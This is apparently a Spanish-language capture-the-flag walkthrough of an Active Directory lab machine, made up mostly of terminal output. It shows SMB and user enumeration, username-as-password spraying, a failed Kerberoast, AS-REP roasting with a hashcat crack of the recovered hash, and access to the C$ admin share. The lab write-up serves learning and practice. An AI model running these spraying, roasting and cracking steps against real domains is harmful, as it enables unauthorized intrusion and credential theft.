
```
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\charlie:ch4rl1e_ STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [+] SOUPEDECODE.LOCAL\charlie:charlie
SMB         10.0.2.12       445    DC01             [*] Enumerated shares
SMB         10.0.2.12       445    DC01             Share           Permissions     Remark
SMB         10.0.2.12       445    DC01             -----           -----------     ------
SMB         10.0.2.12       445    DC01             ADMIN$                          Remote Admin
SMB         10.0.2.12       445    DC01             C$                              Default share
SMB         10.0.2.12       445    DC01             IPC$            READ            Remote IPC
SMB         10.0.2.12       445    DC01             NETLOGON        READ            Logon server share
SMB         10.0.2.12       445    DC01             SYSVOL          READ            Logon server share

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u 'charlie' -p charlie.txt --shares
```

Al parecer hay unos pocos usuarios, voy a probar la misma técnica que en la máquina pasada para ver si con un no-bruteforce hay alguien que tiene su mismo usuario como password.




```
SMB         10.0.2.12       445    DC01             yoliver982                    2024-06-15 20:05:25 0       Cycling enthusiast and marathon runner
SMB         10.0.2.12       445    DC01             dbella983                     2024-06-15 20:05:25 0       Knitting and crochet hobbyist
SMB         10.0.2.12       445    DC01             vdaisy984                     2024-06-15 20:05:25 0       Cycling enthusiast and marathon runner
SMB         10.0.2.12       445    DC01             jethan986                     2024-06-15 20:05:25 0       Nature lover and hiking enthusiast
SMB         10.0.2.12       445    DC01             ojake987                      2024-06-15 20:05:25 0       Tech geek and gadget collector
SMB         10.0.2.12       445    DC01             tgrace989                     2024-06-15 20:05:26 0       Bird watcher and wildlife photographer
SMB         10.0.2.12       445    DC01             uquinn990                     2024-06-15 20:05:26 0       Sustainable living advocate and eco-warrior
SMB         10.0.2.12       445    DC01             xursula991                    2024-06-15 20:05:26 0       Yoga practitioner and meditation lover
SMB         10.0.2.12       445    DC01             ojudy992                      2024-06-15 20:05:26 0       Volunteer teacher and education advocate
SMB         10.0.2.12       445    DC01             lhelen993                     2024-06-15 20:05:26 0       Home brewer and craft beer lover
SMB         10.0.2.12       445    DC01             cbianca994                    2024-06-15 20:05:26 0       Art enthusiast and amateur painter
SMB         10.0.2.12       445    DC01             hbella995                     2024-06-15 20:05:26 0       Classic car restorer and automotive enthusiast
SMB         10.0.2.12       445    DC01             llila996                      2024-06-15 20:05:26 0       Science fiction fan and comic book reader
SMB         10.0.2.12       445    DC01             fgloria997                    2024-06-15 20:05:26 0       Sustainable living advocate and eco-warrior
SMB         10.0.2.12       445    DC01             fjudy998                      2024-06-15 20:05:26 0       Music lover and aspiring guitarist
SMB         10.0.2.12       445    DC01             admin                         2024-07-06 00:19:15 0
SMB         10.0.2.12       445    DC01             [*] Enumerated 451 local users: SOUPEDECODE

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u 'charlie' -p charlie --users
```

En este caso solo charlie, pero por si acaso lo comprobamos no vaya a ser, seguidamente tendremos que mirar a ver si podemos hacer un ataque kerberoast




```
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\hjudy977:hjudy977 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\rtina979:rtina979 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\ivictor980:ivictor980 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\sisaac981:sisaac981 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\yoliver982:yoliver982 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\dbella983:dbella983 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\vdaisy984:vdaisy984 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\jethan986:jethan986 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\ojake987:ojake987 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\tgrace989:tgrace989 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\uquinn990:uquinn990 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\xursula991:xursula991 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\ojudy992:ojudy992 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\lhelen993:lhelen993 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\cbianca994:cbianca994 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\hbella995:hbella995 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\llila996:llila996 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\fgloria997:fgloria997 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\fjudy998:fjudy998 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\admin:admin STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\[*]:[*] STATUS_LOGON_FAILURE

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u users1.txt -p users1.txt --no-bruteforce --continue-on-success
```

WinRM no funciona, seguimos con el plan original.




```
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\[*]:[*] STATUS_LOGON_FAILURE

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec winrm 10.0.2.12 -u charlie -p charlie
WINRM       10.0.2.12       5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL
WINRM       10.0.2.12       5985   DC01             [-] SOUPEDECODE.LOCAL\charlie:charlie

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
```

No hay nada?




```
No entries found!

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ impacket-GetUserSPNs SOUPEDECODE.LOCAL/charlie:charlie -dc-ip 10.0.2.12 -request
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

No entries found!

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ 
```




```
rpcclient $> queryuser charlie
        User Name   :   charlie
        Full Name   :   charlie Uma
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Yoga practitioner and meditation lover
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      mar, 15 abr 2025 05:58:32 CEST
        Logoff Time              :      jue, 01 ene 1970 01:00:00 CET
        Kickoff Time             :      jue, 01 ene 1970 01:00:00 CET
        Password last set Time   :      lun, 17 jun 2024 20:04:40 CEST
        Password can change Time :      mar, 18 jun 2024 20:04:40 CEST
        Password must change Time:      jue, 14 sep 30828 04:48:05 CEST
        unknown_2[0..31]...
        user_rid :      0x46e
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000001
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> 
```

Claro, se me olvidaba que no hemos hecho realmente ASREPROAST attack con usuarios válidos, por lo que ahora podemos hacerlo de nuevo a ver si hay suerte




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ impacket-GetNPUsers -usersfile users1.txt -dc-ip 10.0.2.12 'SOUPEDECODE.LOCAL/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User bmark0 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User otara1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kleo2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eyara3 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User pquinn4 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jharper5 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bxenia6 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gmona7 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User oaaron8 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User pleo9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User evictor10 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User wreed11 doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Cambio de herramienta para no usar siempre john, la password es internet.




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ hashcat -a 0 -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 2600 Six-Core Processor, 1259/2582 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$zximena448@SOUPEDECODE.LOCAL:ae9fb15ac21ce2899e13b107be1ca0ce$f2ec0375d413233027fdcd74478228093f84be0c269c8f9a8397718c93c89b298ac5fde155b91186c6ad4079d1d62eeec8a8331bfffac746
19524e80f5ab061b8e15244ecbfb49d7bc6e3ce94a145267e306203a45de8a72704a2dfab2d62fcd826e37d2535e4775a7d8e0fb22b9b651a682acbd0c7c87772826a961320d611546c0350f169d0801eb7886b10124d3ef7f603205115d
e0c692fc7e130e74750ac0385fd700eb230eb5405a2bb0213eaf7f6813009ee9b6f93ac1e8e1c5e1258d2412b32d326305fda49299a998ebcdf517d43c7956ed587d3302d6f033e162aad9badbe8c58d9bbaea4134f06dfddb0a9c9daa44
257c internet
```




```
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [+] SOUPEDECODE.LOCAL\zximena448:internet

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u zximena448 -p internet --shares
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [+] SOUPEDECODE.LOCAL\zximena448:internet
SMB         10.0.2.12       445    DC01             [*] Enumerated shares
SMB         10.0.2.12       445    DC01             Share           Permissions     Remark
SMB         10.0.2.12       445    DC01             -----           -----------     ------
SMB         10.0.2.12       445    DC01             ADMIN$          READ            Remote Admin
SMB         10.0.2.12       445    DC01             C$              READ,WRITE      Default share
SMB         10.0.2.12       445    DC01             IPC$            READ            Remote IPC
SMB         10.0.2.12       445    DC01             NETLOGON        READ            Logon server share
SMB         10.0.2.12       445    DC01             SYSVOL          READ            Logon server share

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec winrm 10.0.2.12 -u zximena448 -p internet
WINRM       10.0.2.12       5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
WINRM       10.0.2.12       5985   DC01             [-] SOUPEDECODE.LOCAL\zximena448:internet

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$
```


Vamos a por la flag de user a ver klk.



```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ smbclient //10.0.2.12/C$ -U 'zximena448%internet'
Try "help" to get a list of possible commands.
smb: \> dir
  $WinREAgent                         DH        0  Sat Jun 15 21:19:51 2024
  Documents and Settings           DHSrn        0  Sun Jun 16 04:51:08 2024
  DumpStack.log.tmp                  AHS    12288  Tue Apr 15 05:40:08 2025
  pagefile.sys                       AHS 1476395008  Tue Apr 15 05:40:08 2025
  PerfLogs                             D        0  Sat May  8 10:15:05 2021
  Program Files                       DR        0  Sat Jun 15 19:54:31 2024
  Program Files (x86)                  D        0  Sat May  8 11:34:13 2021
  ProgramData                        DHn        0  Sun Jun 16 04:51:08 2024
  Recovery                          DHSn        0  Sun Jun 16 04:51:08 2024
